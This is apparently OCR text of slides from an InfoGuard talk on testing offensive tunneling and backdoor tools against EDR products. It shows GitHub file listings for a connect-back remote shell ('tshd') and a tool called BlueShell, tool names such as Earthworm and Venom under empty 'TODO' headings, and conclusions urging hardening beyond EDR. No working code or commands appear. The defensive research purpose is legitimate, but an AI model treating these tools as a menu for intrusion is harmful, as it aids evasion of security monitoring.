| sha1.h | solve issue #1 (support for GNU/Linux x86_64) | 14 years ago |
| tsh.c | Merge pull request #3 from derde/master | 10 years ago |
| tsh.h | added support for connect back tshd by command-line | 9 years ago |
| tshd.c | added support for connect back tshd by command-line | 9 years ago |

BlueShell Public | Watch 1

master | 1 Branch | 1 Tag | Go to file | Add file | Code

whitehatnote Update README.md | 44fcffb · 6 years ago | 4 Commits

| | | |
|---|---|---|
| key | Initial commit | 6 years ago |
| shell | Initial commit | 6 years ago |
| README.md | Update README.md | 6 years ago |
| client.go | Initial commit | 6 years ago |
| server.go | Initial commit | 6 years ago |

Securing Your Digital World

InfoGuard
SWISS CYBER SECURITY

# Tunneling

TODO

# Earthworm

TODO

# Venom

TODO

Securing
Your Digital
World

InfoGuard
SWISS CYBER SECURITY

# Coverage

# Coverage

TODO

Securing
Your Digital
World

InfoGuard
SWISS CYBER SECURITY

# Summary


It’s something

# As Expected

InfoGuard
SWISS CYBER SECURITY

- Honestly, the outcome of this research was exactly as I expected. Like I said in the introduction, throwing more money at a vendor will not solve your problems.

- It was interesting to see how even year-old code, with a small bit of thinking, would compile and run stably on our lab hosts. The bar for offensive operations is so low nowadays.

- **Don’t get me wrong. An EDR is a must in these times; however, so are hardening, tiering models, ASR rules, Proxy, and Mailgateway filtering.**

InfoGuard
SWISS CYBER SECURITY